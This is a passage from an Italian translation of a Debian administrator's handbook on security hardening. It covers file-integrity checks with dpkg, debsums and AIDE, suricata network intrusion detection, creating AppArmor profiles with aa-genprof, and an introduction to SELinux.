dpkg --verify (o dpkg -V) è uno strumento che consente di scovare i files installati e modificati (potenzialmente da un malintenzionato), ma non è consigliabile fidarsi ciecamente. Difatti dpkg per eseguire la suddetta attività si affida ai checksums conservati nel suo stesso database, a sua volta memorizzato nel disco rigido (nel file /var/lib/dpkg/info/package.md5sums); un malintenzionato abile potrebbe aggiornare i files [del database] in modo che includano i checksums dei files compromessi.

BASILARE

Fingerprint
(impronta
digitale) di un file

Un breve promemoria: un'impronta digitale è un valore, solitamente numerico (sebbene esadecimale), che costituisce una sorta di firma del contenuto di un file. La firma viene elaborata attraverso un algoritmo (MD5 e SHA1 sono esempi noti) e garantisce più o meno il rilevamento di eventuali modifiche del file, anche se irrilevanti, dato che ciascuna modifica del file altera l'impronta digitale; il suddetto effetto viene denominato “avalanche effect” (“effetto valanga”). Ed è proprio questo effetto a consentire ad un semplice fingerprint numerico di essere il test decisivo per verificare se il contenuto di un file è stato alterato. Gli algoritmi non sono reversibili; ciò significa che pur conoscendo l'impronta digitale non è possibile ricostruire i corrispondenti contenuti. In realtà recenti studi hanno invalidato l'assoluzza (o inviolabilità) dei suddetti principi, ciò nonostante il loro impiego è ancora indiscutibile, dato che tutt'oggi la creazione di diversi contenuti che corrispondono alla stessa impronta digitale è ancora un'attività complessa.

Il comando `dpkg -V` esegue il controllo di tutti i pacchetti installati e riporta ogni file che non supera il test di integrità riga per riga. Il formato output è lo stesso di `rpm -V`, ma in quest'ultimo ogni carattere corrisponde ad un test per uno specifico metadata. Sfortunatamente, `dpkg` non include i metadati necessari per eseguire più tests e pertanto si limiterà a visualizzare solo punti interrogativi. Al momento viene segnalato soltanto il fallimento della verifica del checksum attraverso un "5" come terzo carattere.

```
# dpkg -V
??5?????? /lib/systemd/system/ssh.service
??5?????? c /etc/libvirt/qemu/networks/default.xml
??5?????? c /etc/lvm/lvm.conf
??5?????? c /etc/salt/roster
```

Nell'esempio soprastante, `dpkg` riporta una modifica del file service di SSH effettuata impropriamente dall'amministratore direttamente nel file del pacchetto; diversamente l'amministratore avrebbe dovuto eseguire un appropriato override (sostituzione) attraverso il file `/etc/systemd/system/ssh.service` (file che dovrebbe essere salvato in `/etc` come qualsiasi altra configurazione personalizzata).

`dpkg` ha elencato inoltre diversi files di configurazione (identificati dalla lettera "c" nel secondo campo) che sono stati legittimamente modificati.

14.3.4.2 Verifica dei pacchetti con debsums nonostante i suoi limiti

`debsums` è l'antenato di `dpkg -V`, che lo ha reso quasi obsoleto. `debsums` presenta gli stessi limiti di `dpkg`. Fortunatamente è possibile aggirare tali limiti attraverso dei work-arounds (cosa che `dpkg` non consente di fare).

Dato che i dati sul disco non possono essere accertati, `debsums` effettua i suoi controlli basandosi sui file `.deb` e non sul database di `dpkg`. Per scaricare files `.deb` affidabili di tutti i pacchetti installati dovete effettuare il download autenticato di APT. Questa operazione potrebbe essere lunga e tediosa, pertanto non è consigliabile includerla come misura proattiva da impiegare ripetutamente.

```
# apt-get --reinstall -d install 'grep-status -e 'Status: install ok installed' -n -s
-> Package'
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Si precisa che nel soprastante esempio è stato utilizzato il comando `grep-status` incluso nel pacchetto `ctrl-tools`, che non è installato di default.

Potrete eseguire `debsum` attraverso cronjob configurando `CRON_CHECK` in `/etc/default/debsums`. Per ignorare dei files posizionati al di fuori della directory `/etc`, modificati ad hoc o in attesa di essere personalizzati (ad esempio `/usr/share/misc/pci.ids`) dovete aggiungerli a `/etc/debsum-ignore`.

14.3.4.3 Monitoraggio dei files: AIDE

AIDE (Advanced Intrusion Detection Environment) è uno strumento utilizzato per: verificare l'integrità dei files; rilevare eventuali modifiche rispetto ad un'immagine del sistema (affidabile) precedentemente salvata.

L'immagine viene memorizzata sotto forma di database (`/var/lib/aide/aide.db`) ed include tutte le informazioni rilevanti di tutti i files presenti nel sistema (fingerprints, permessi, timestamps, ecc.). Il database viene inizializzato per la prima volta da `aideinit`; dopodiché viene utilizzato quotidianamente (attraverso lo script `/etc/cron.daily/aide`) per verificare che non sono presenti modifiche sospette. Se vengono rilevate delle modifiche, AIDE le salva in un log file (`/var/log/help/*.log`) e ne invia i risultati all'amministratore via email.

IN PRATICA

Protezione del database

Dato che AIDE utilizza un database locale per verificare lo stato dei files, la validità dei risultati dell'accertamento di AIDE è direttamente "dipendente" dalla validità del database locale. Se un malintenzionato riesce ad ottenere l'accesso al sistema come root sarà in grado anche di sostituire il database e di coprire le sue tracce. Pertanto è consigliabile memorizzare il database "di riferimento" su un supporto di memorizzazione read-only (solo leggibile).

Il funzionamento del pacchetto `aide` può essere modificato grazie a diverse opzioni in `/etc/default/help`. La configurazione di AIDE si trova in `/etc/help/help.conf` e `/etc/aide/aide.conf.d/` (di fatto, questi files vengono impiegati da `update-aide.conf` per generare `/var/lib/aide/aide.conf.autogenerated`). La configurazione individua quali proprietà dei files devono essere controllate. Ad esempio, il contenuto dei log file cambia ripetutamente pertanto tali cambiamenti possono essere ignorati a patto che i permessi correlati non siano stati modificati, ma il contenuto ed i permessi dei programmi eseguibili devono rimanere inalterati. Sebbene la sintassi della configurazione non sia complessa, rimane comunque poco intuitiva, di conseguenza la lettura della man page di `aide.conf(5)` è raccomandata.

Ogni giorno viene generata una nuova versione del database in `/var/lib/aide/aide.db.new`; se tutti i cambiamenti registrati sono attendibili potrete utilizzare il correlato database per sostituire il corrente database di riferimento.

ALTERNATIVA

Tripwire e Samhain

Tripwire è simile ad AIDE; la sintassi del suo file di configurazione è per lo più la stessa di AIDE. Ma tripwire consente inoltre di firmare il file di configurazione in modo che un malintenzionato non possa modificarlo affinché utilizzi una versione alterata del database di riferimento.

Anche Samhain offre funzionalità simili ad AIDE, ma include in aggiunta la possibilità di rilevare la presenza di rootkit (per maggiori informazioni consultare la casella di testo "I pacchetti checksecurity e chkrootkit/rkhunter" a pagina 415). Inoltre, consente il suo deployment su un'intera rete e registra i suoi tracciamenti su un server centrale (con firma).

BREVE ACCENNO

I pacchetti checksecurity e chkrootkit/rkhunter

Il pacchetto `checksecurity` include diversi scripts di piccole dimensioni che mettono in esecuzione i controlli base sul sistema (password assenti, creazione di nuovi files con permessi setuid, ecc.) e gli eventuali avvisi all'amministratore se il caso lo richiede. Si precisa però che un amministratore non dovrebbe basare la sicurezza di un sistema Linux esclusivamente sul suddetto pacchetto, nonostante il suo nome.

I pacchetti `chkrootkit` e `rkhunter` scansionano il sistema onde scongiurare la presenza di rootkit. Ma i rootkit sono componenti software progettati per prendere il controllo del sistema celando le loro tracce. Pertanto le verifiche dei suddetti pacchetti non sono infallibili al 100%, ma quanto meno richiamano l'attenzione dell'amministratore qualora ci fossero potenziali anomalie.

`rkhunter` esegue inoltre diversi controlli per verificare: se i comandi sono stati modificati; se i files di avvio di sistema sono stati alterati; le interfacce di rete incluse le applicazioni in ricezione.

14.3.5. Intrusion Detection System / Network Detection System (IDS/NIDS)

BASILARE	
Denial of service	<p>Un attacco “denial of service” ha il solo scopo di rendere un servizio inutilizzabile. Viene implementato in diversi modi, sovraccaricando il server con queries o attraverso l’exploit di un bug, ma il risultato è sempre lo stesso: il servizio in questione diventa inservibile. Così facendo gli utenti, consumatori del servizio erogato dal provider, rimangono scontenti ed il fornitore dei servizi subisce un danno di reputazione (con effetti sul fatturato, specialmente se si tratta di un sito e-commerce).</p> <p>Un attacco “denial of service” a volte viene “distribuito”, sovraccaricando il server attraverso diverse queries provenienti da più sorgenti, in modo che il server non possa più rispondere alle richieste legittime. Gli attacchi “denial of service” hanno un loro acronimo in inglese: DoS o DDoS (se distribuito).</p>

suricata (disponibile attraverso l’omonimo pacchetto Debian) è uno strumento di rilevamento delle intrusioni di rete (NIDS – Network Intrusion Detection System). Si mette in ricezione della rete per rilevare i tentativi di intrusione e/o atti ostili (come attacchi “denial of service”). Tutti gli eventi vengono registrati in diversi log files archiviati in `/var/log/suricata`. Strumenti di terze parti (Kibana/Logstash) consentono una migliore consultazione dei dati raccolti.

- ♦ <https://suricata-ids.org>
- ♦ <https://www.elastic.co/products/kibana>

ATTENZIONE	
Campo di azione	<p>L’efficacia di suricata si limita al traffico che monitora attraverso l’interfaccia di rete. Difatti suricata rileva ciò che avviene nella rete (effettiva) soltanto se in condizione di porsi in ricezione di quest’ultima. Ad esempio se connesso genericamente ad uno switch di rete, suricata non riesce a raggiungere il fine per cui è stato installato, monitorando soltanto gli attacchi mirati alla macchina che lo ospita. Pertanto dovete collegare la macchina che ospita suricata al port destinato al port <code>mirroring</code> dello switch [che consente di catturare una copia dei pacchetti di rete], in questo modo se sono presenti più switch connessi fra loro in chaining suricata è in grado di monitorare l’intero traffico di rete.</p>

La configurazione di Suricata avviene tramite la revisione e la personalizzazione del file `/etc/suricata/suricata-debian.yaml`, che è piuttosto prolioso dato che ciascun parametro è abbondantemente commentato. La configurazione minima richiede che venga definito l’intervallo di indirizzi della rete locale (il parametro `HOME_NET`). In pratica, l’insieme di tutti i potenziali bersagli di un attacco. Ma una configurazione adeguata necessita una lettura approfondita del sopraccitato file allo scopo di modificarlo in base al contesto locale.

Dovrete anche modificare `/etc/default/suricata` per individuare l’interfaccia di rete da monitorare ed abilitare lo script `init` (impostando `RUN=yes`). È consigliabile inoltre impostare `LISTENMODE=pcap`, visto che la modalità predefinita `LISTENMODE=nfqueue` richiede un’ulteriore configurazione (ossia il firewall `netfilter` deve essere configurato in modo che trasmetta i pacchetti ad una “user-space queue” gestita da suricata tramite `NFQUEUE`).

suricata per rilevare funzionalità anomale necessita anche di un ruleset di supervisione disponibile nel pacchetto `snort-rules-default`. snort difatti è uno strumento storico di riferimento per quel che concerne il rilevamento delle intrusioni (IDS – Intrusion Detection System) e suricata può sfruttare le sue regole.

Un'altra alternativa è oinkmaster (disponibile nel pacchetto omonimo), in grado di scaricare il ruleset di Snort da sorgenti esterne.

ANDANDO OLTRE Integrazione con prelude	Prelude offre un monitoraggio centralizzato delle informazioni di sicurezza. La sua struttura modulare include un server (svolge le funzioni di manager ed è incluso nel pacchetto prelude-manager) che archivia gli avvisi rilevati e trasmessi dai sensors di vario tipo. Suricata può essere configurato per svolgere la funzione di sensor. In alternativa potrete fare riferimento a prelude-lml (Log Monitor Lackey) che si occupa del monitoraggio dei log files (come logcheck già descritto nel paragrafo 14.3.1, "Monitoraggio dei logs con logcheck" pag. 410).
--	---

14.4. Introduzione ad AppArmor

14.4.1. I principi

AppArmor è un Mandatory Access Control (MAC) [trad. lett. sistema controllo accessi] che si basa sull'interfaccia Linux LMS (Linux Security Modules). In pratica il kernel richiede ad AppArmor prima di rispondere a qualsiasi chiamata di sistema [il meccanismo attraverso cui un'applicazione richiede un servizio al kernel] se il processo coinvolto è autorizzato ad ottenere l'implementazione dell'operazione in questione. Attraverso questo meccanismo AppArmor limita una serie di risorse ai programmi.

AppArmor applica una serie di regole (denominate "profile") a ciascun programma. Il profilo a sua volta, messo in atto dal kernel, dipende dal percorso di installazione del programma da eseguire. Difatti contrariamente a SELinux (descritto nel paragrafo 14.5, "Introduzione a SELinux" a pagina 424) le regole di AppArmor non dipendono dall'utente. Di conseguenza tutti gli utenti dovranno attenersi alle stesse regole quando utilizzano lo stesso programma (tenuto ovviamente presente che anche i permessi utente potrebbero avere un effetto con risultati diversi sul funzionamento del programma in questione!).

I profili di AppArmor vengono salvati in /etc/apparmor.d/ e consistono in un elenco di regole sul controllo accesso alle risorse a cui ciascun programma deve attenersi. I profili sono compilati e caricati nel kernel attraverso il comando apparmor_parser. Ciascun profilo può essere caricato in modalità enforcing (rigida) o in modalità complaining (reclamo). La modalità enforcing impone il rispetto della politica di sicurezza e segnala i tentativi di violazione, mentre la modalità complaining si limita a creare dei logs per le chiamate di sistema che in teoria dovrebbero essere negate, ma che in pratica vengono comunque implementate.

14.4.2. Come attivare AppArmor e gestire i profili AppArmor

Il supporto di AppArmor è integrato nei kernels predefiniti offerti da Debian. Per attivare AppArmor, dovete installare dei pacchetti eseguendo con privilegi di root:

```
apt install apparmor apparmor-profiles apparmor-utils
```

Dopo un riavvio AppArmor sarà operativo ed il comando aa-status lo confermerà:

```
# aa-status
apparmor module is loaded.
40 profiles are loaded.
23 profiles are in enforce mode.
  /usr/bin/evince
  /usr/lib/evince-previewer
```

```
[...]  
17 profiles are in complain mode.  
  /usr/sbin/dnsmasq  
[...]  
14 processes have profiles defined.  
12 processes are in enforce mode.  
  /usr/sbin/evince (3462)  
2 processes are in complain mode.  
  /usr/sbin/avahi-daemon (429) avahi-daemon  
  /usr/sbin/avahi-daemon (511) avahi-daemon  
0 processes are unconfined but have a profile defined.
```

NOTA

Come ottenere
altri profili da
AppArmor

Il pacchetto apparmor-profiles include i profili sviluppati dalla comunità upstream di AppArmor. Se desiderate altri profili potrete installare apparmor-profiles-extra, che contiene i profili sviluppati da Ubuntu e Debian.

Potrete cambiare lo stato di ciascun profilo in modalità enforcing (rigida) o in modalità complaining (reclamo) attraverso i comandi aa-enforce e aa-complain, inserendo come parametri il percorso dell'eseguibile o del policy file. Allo stesso modo potrete disabilitare completamente un profilo con aa-disable oppure convertirlo in modalità audit [valutazione-controllo] (in modo che vengano registrati nei logs anche le chiamate di sistema autorizzate) con aa-audit.

```
# aa-enforce /usr/sbin/pdgin  
Setting /usr/sbin/pdgin to enforce mode.  
# aa-complain /usr/sbin/dnsmasq  
Setting /usr/sbin/dnsmasq to complain mode.
```

14.4.3. Come creare un nuovo profilo

Sebbene sia abbastanza semplice creare un profilo AppArmor, la maggior parte dei programmi non offre un profilo nativamente.

Questo paragrafo vi metterà in condizioni di creare un nuovo profilo da zero, semplicemente mettendo in esecuzione il programma bersaglio in modo che AppArmor possa monitorare le sue chiamate di sistema ed istruirsi riguardo alle risorse che utilizza.

I programmi che dovranno essere monitorati e limitati (in gergo di AppArmor “confinati”) nell'utilizzo delle risorse sono quelli che si connettono alla rete o che sono notoriamente oggetto di attacchi. AppArmor a tale scopo dispone del comando aa-unconfined, che elenca i programmi privi di un profilo associato e che sono esposti ad un network socket aperto [Un network socket è un'astrazione software in un nodo di rete, fisico o software, che funge da endpoint per la ricezione e la trasmissione dei dati nella rete]. L'opzione --paranoid elenca tutti i processi non confinati che hanno almeno una connessione di rete attiva.

```
# aa-unconfined  
801 /sbin/dhclient not confined  
409 /usr/sbin/NetworkManager not confined  
411 /usr/sbin/cupsd confined by '/usr/sbin/cupsd (enforce)'  
429 /usr/sbin/avahi-daemon confined by 'avahi-daemon (enforce)'  
516 /usr/sbin/cups-browsed confined by '/usr/sbin/cups-browsed (enforce)'  
538 /usr/sbin/zebra not confined
```

```
591 /usr/sbin/named not confined
847 /usr/sbin/mysqld not confined
849 /usr/sbin/sshd not confined
1013 /usr/sbin/dhclient (/sbin/dhclient) not confined
1276 /usr/sbin/apache2 not confined
1322 /usr/sbin/apache2 not confined
1323 /usr/sbin/apache2 not confined
1324 /usr/sbin/apache2 not confined
1325 /usr/sbin/apache2 not confined
1327 /usr/sbin/apache2 not confined
1829 /usr/lib/ipsec/charon confined by '/usr/lib/ipsec/charon (enforce)'
2132 /usr/sbin/exim4 not confined
12865 /usr/bin/python3.7 (/usr/bin/python3) not confined
12873 /usr/bin/python3.7 (/usr/bin/python3) not confined
```

L'esempio seguente mostra come creare un profilo per /sbin/dhclient. Il comando aa-genprof dhclient viene utilizzato a tale scopo. Purtroppo in Debian Buster esiste un bug noto (<https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=928160>) che fa fallire il precedente comando emettendo il seguente errore: ERROR: Include file /etc/apparmor.d/local/usr.lib.dovecot.deliver not found Per correre il bug dovete creare il file mancante con touch file. La risposta del comando invita a mettere in esecuzione l'applicazione in questione in un'altra finestra e dopodiché di ritornare alla finestra aperta con aa-genprof per avviare la scansione di AppArmor degli eventi e la loro archiviazione nei logs; infine i logs verranno convertiti in regole di controllo accesso. Per ciascun evento registrato da AppArmor aa-genprof propone uno o più regole che possono essere autorizzate o personalizzate in diversi modi:

```
# aa-genprof dhclient
Writing updated profile for /sbin/dhclient.
Setting /sbin/dhclient to complain mode.
```

Before you begin, you may wish to check if a profile already exists for the application you wish to confine. See the following wiki page for more information:
<http://wiki.apparmor.net/index.php/Profiles>

Profiling: /sbin/dhclient

Please start the application to be profiled in another window and exercise its functionality now.

Once completed, select the "Scan" option below in order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the opportunity to choose whether the access should be allowed or denied.

```
[(S)can system log for AppArmor events] / (F)inish
```

```

Reading log entries from /var/log/syslog.
Updating AppArmor profiles in /etc/apparmor.d

Profile: /usr/sbin/dhclient 1
Execute: /usr/sbin/dhclient-script
Severity: unknown

(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X) ix On / (D)eny / Abo(r
- )t / (F)inish
P
Should AppArmor sanitise the environment when
switching profiles?

Sanitising environment is more secure,
but some applications depend on the presence
of LD_PRELOAD or LD_LIBRARY_PATH.

(Y)es / [(N)o]

Y
Writing updated profile for /usr/sbin/dhclient-script.
Complain-mode changes:

Profile: /sbin/dhclient 2
Capability: net_raw
Severity: 8

[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
A
Adding capability net_raw to profile.

Profile: /sbin/dhclient
Capability: /net_bind_service
Severity: 8

[1 - #include <abstractions/nis> ]
  2 - capability net_bind_service,
[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
A
Adding #include <abstraction/nis> to profile

Profile: /sbin/dhclient 3
Path: /etc/ssl/openssl.cnf
New Mode: owner r
Severity: 2

[1 - #include <abstractions/lightdm>]
  2 - #include <abstractions/openssl>
  3 - #include <abstractions/sslkeys>
```

```
4 - owner /etc/ssl/openssl.cnf r,
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Audi(t) / (O
->)wner permissions off / Abo(r)t / Finish / (M)ore
```

2

```
Profile: /usr/sbin/dhclient
Path: /etc/ssl/openssl.cnf
New Mode: owner r
Severity: 2
```

```
1 - #include <abstractions/lightdm>
[2 - #include <abstractions/openssl>]
3 - #include <abstractions/ssl_keys>
4 - owner /etc/ssl/openssl.cnf r,
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
->)inish / (M)ore
```

A

```
[...]
Profile: /usr/sbin/dhclient-script 4
Path: /usr/bin/dash
New Mode: owner r
Severity: unknown
```

```
[1 - #include <abstractions/lightdm>]
2 - #include <abstractions/ubuntu-browsers.d/plugins-common>
3 - owner /usr/bin/dash r,
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Audi(t)/(O
->)wner permissions off / Abo(r)t / (F)inish
```

A

```
Adding #include <abstractions/lightdm> to profile.
Deleted 2 previous matching profile entries.
```

```
= Changed Local Profiles =
```

```
The following local profiles were changed. Would you like to save them?
```

```
[1 - /usr/sbin/dhclient]
2 - /usr/sbin/dhclient-script
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b/w (C)
-> lean profiles / Abo(r)t
```

S

```
Writing updated profile for /usr/sbin/dhclient.
Writing updated profile for /usr/sbin/dhclient-script.
```

```
Profiling: /usr/sbin/dhclient
```

```
Please start the application to be profiled in
another window and exercise its functionality now.
```

Once completed, select the "Scan" option below in order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the opportunity to choose whether the access should be allowed or denied.

```
[(S)can system log for AppArmor events] / (F)inish  
F
```

Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
See the following wiki page for more information:
<https://gitlab.com/apparmor/apparmor/wikis/Profiles>

Finished generating profile for /usr/sbin/dhclient.

Si precisa che il programma non visualizza i caratteri di controllo che immetterete in risposta alle sue richieste; i caratteri di controllo sono stati trascritti nell'esempio precedente solo per una maggiore comprensione degli argomenti trattati.

1 Il primo evento rilevato è l'esecuzione di un altro programma. In questo caso avrete a disposizione diverse scelte ossia potrete eseguire il programma con: il profilo del parent process (l'opzione "Inherit"); un profilo dedicato, attraverso l'opzione "Profile" oppure attraverso l'opzione "Named" (se desiderate assegnare un nome); un sottoprofilo del parent process (l'opzione "Child"); senza alcun profilo (l'opzione "Unconfined"); in alternativa potrete negare l'esecuzione del programma (l'opzione "Deny").

Occorre far presente che se avvierete il processo optando per un profilo dedicato inesistente, il tool ne creerà uno nuovo suggerendovi le regole da includere durante la sua stessa creazione.

2 A livello di kernel, i diritti speciali dell'utente root vengono suddivisi in "capabilities". Se una chiamata di sistema richiede una capacità specifica, AppArmor verificherà il profilo e se il programma è autorizzato ad utilizzare la suddetta capacità.

3 Il programma richiede i permessi di lettura di /etc/openssl.conf. aa-genprof in questo caso ha rilevato che i permessi di lettura del file in questione sono garantiti da diverse "astrazioni" e li suggerisce come scelte alternative. Un'astrazione offre un insieme di regole di controllo accessi inerenti a diverse risorse che notoriamente vengono impiegate insieme.

Nel caso specifico, il sopracitato file è accessibile tramite le funzioni (relative al nameservice) della libreria C; nell'esempio è stata scelta la terza astrazione disponibile nell'elenco suggerito (immettendo il carattere 2) "#include <abstractions/openssl>"; dopodiché è stata scelta l'opzione "A" per autorizzare.

4 Occorre precisare che la presente richiesta di accesso non fa parte del profilo dhclient, ma del nuovo profilo creato (al punto 1) /usr/sbin/dhclient-script per poter processare un profilo personalizzato.

Il programma, dopo aver monitorato e registrato tutti gli eventi, propone di salvare tutti i profili creati durante l'esecuzione. Nell'esempio i profili da salvare sono due (anche se è possibile salvarli individualmente); di conseguenza viene scelta l'opzione "Save" e poi l'opzione "Finish" per uscire dal programma.

aa-genprof è di fatto uno smart wrapper di aa-logprof [uno strumento che aggiorna la modalità di applicazione della politica di sicurezza associata ad un profilo]: aa-genprof realizza un profilo vuoto, lo carica in modalità compliant ed esegue poi aa-logprof per aggiornare la modalità di applicazione della politica di sicurezza del profilo precedentemente registrata. Potrete in ogni caso eseguire successivamente aa-logprof per migliorare un profilo creato.

Per generare un profilo completo è consigliabile eseguire il programma bersaglio in tutti i modi possibili. Nel caso di dhclient, ciò comporta la sua esecuzione tramite Network Manager, ifupdown, manualmente, ecc. Alla fine, otterrete un file /etc/apparmor.d/usr.sbin.dhclient simile al seguente:

```
# Last Modified: Fri Jul  5 00:51:02 2019
#include <tunables/global>

/usr/sbin/dhclient {
    #include <abstractions/base>
    #include <abstractions/nameservice>

    capability net_bind_service,
    capability net_raw,

/bin/dash r,
/etc/dhcp/* r,
/etc/dhcp/dhclient-enter-hooks.d/* r,
/etc/dhcp/dhclient-exit-hooks.d/* r,
/etc/resolv.conf.* w,
/etc/samba/dhcp.conf.* w,
/proc/*/net/dev r,
/proc/filesystems r,
/run/dhclient*.pid w,
/sbin/dhclient mr,
/sbin/dhclient-script rCx,
/usr/lib/NetworkManager/nm-dhcp-helper Px,
/var/lib/NetworkManager/* r,
/var/lib/NetworkManager/*.lease rw,
/var/lib/dhcp/*.leases rw,

owner /etc/** mrwk,
owner /var/** mrwk,
owner /{,var/}run/** mrwk,
}
```

Ed un file /etc/apparmor.d/usr.sbin.dhclient-script simile al seguente:

```
# Last Modified: Fri Jul 5 00:51:55 2019
#include <tunables/global>

/usr/sbin/dhclient-script {
    #include <abstractions/base>
    #include <abstractions/bash>
    #include <abstractions/lightdm>
}
```

14.5. Introduzione a SELinux

14.5.1. I principi

SELinux (Security Enhanced Linux) è un Mandatory Access Control (MAC) [trad. lett. sistema controllo accessi] che si basa sull'interfaccia Linux LMS (Linux Security Modules). In pratica il kernel richiede ad SELinux prima di rispondere a qualsiasi chiamata di sistema [il meccanismo attraverso cui un'applicazione richiede un servizio al kernel] se il processo coinvolto è autorizzato ad ottenere l'implementazione dell'operazione in questione.

SELinux, per poter autorizzare o negare un'operazione, impiega un insieme di regole denominate collettivamente policy. Le regole in sé sono complesse da realizzare. Fortunatamente due set di regole standard (`targeted` e `strict`) sono offerte da SELinux per far risparmiare gran parte della configurazione.

Il sistema dei permessi di SELinux è totalmente diverso da quello supportato da un sistema Unix tradizionale. Le autorizzazioni di un processo dipendono dal suo security context (contesto di sicurezza). Il contesto è definito attraverso l'identity (identità) dell'utente che ha avviato il processo, dal role (ruolo) e dal domain (dominio) dell'utente quando è stato avviato il processo. Le autorizzazioni stesse dipendono dal dominio, ma le transizioni fra un dominio e l'altro sono gestite dai ruoli. Infine, le transizioni tra i ruoli dipendono dall'identità.




Figura 14.1 Contesti di sicurezza e utenti Unix

In pratica, durante il login, all'utente viene assegnato un contesto di sicurezza (in base al ruolo che ha il diritto di assumere). Il contesto di sicurezza individua il dominio corrente, nonché il dominio per tutti i nuovi child processes. Qualora desideriate personalizzare un ruolo e di conseguenza il dominio associato, dovete invocare `newrole -r role_r -t domain_t` (di solito è consentito un solo dominio per un dato ruolo, rendendo il parametro `-t` inutile). Il sopracitato comando richiede la password utente. La ragione di tale prassi è che in questo modo viene impedito a qualsiasi programma di modificare il ruolo autonomamente. Inoltre le modifiche possono essere implementate solo se previsto dalla policy di SELinux.

Naturalmente i diritti non vengono applicati universalmente a tutti gli objects [oggetti] (files, directories, sockets, devices, ecc.). Possono variare da un oggetto all'altro. Per raggiungere tale scopo, ogni oggetto viene associato ad un type [tipo] (questo meccanismo viene definito labeling). I diritti correlati ai domini sono pertanto individuati in termini di operazioni autorizzate (o non autorizzate) in base ai tipi (ed implicitamente in base a tutti gli oggetti che sono stati contrassegnati con lo stesso tipo attraverso il labeling).

EXTRA
Dominio e tipo
sono equivalenti

Internamente, un dominio è soltanto un tipo, che si applica unicamente ai processi.
Per tale ragione i domini hanno il suffisso `_t` come i tipi assegnati agli oggetti.

Per impostazione predefinita, un programma in esecuzione eredita il dominio dell'utente che lo ha avviato, ma le policies di SELinux esigono che i programmi più importanti siano eseguiti in domini dedicati. Pertanto gli eseguibili vengono contrassegnati con un tipo dedicato (ad esempio `ssh` è contrassegnato con `ssh_exec_t`, di conseguenza al suo avvio gli viene assegnato automaticamente il dominio `ssh_t`). Questo meccanismo automatico di transizione del dominio consente di garantire esclusivamente i diritti necessari al corretto funzionamento di ciascun programma; SELinux si basa su tale principio.




Figura 14.2 Transizioni di dominio automatiche

IN PRATICA

Conoscere il security context

Per conoscere il contesto di sicurezza di un dato processo, dovete utilizzare l'opzione Z di ps.

```
$ ps axZ | grep vsftpd
system_u:system_r:ftpd_t:s0 2094 ?
Ss 0:00 /usr/sbin/
-> vsftpd
```

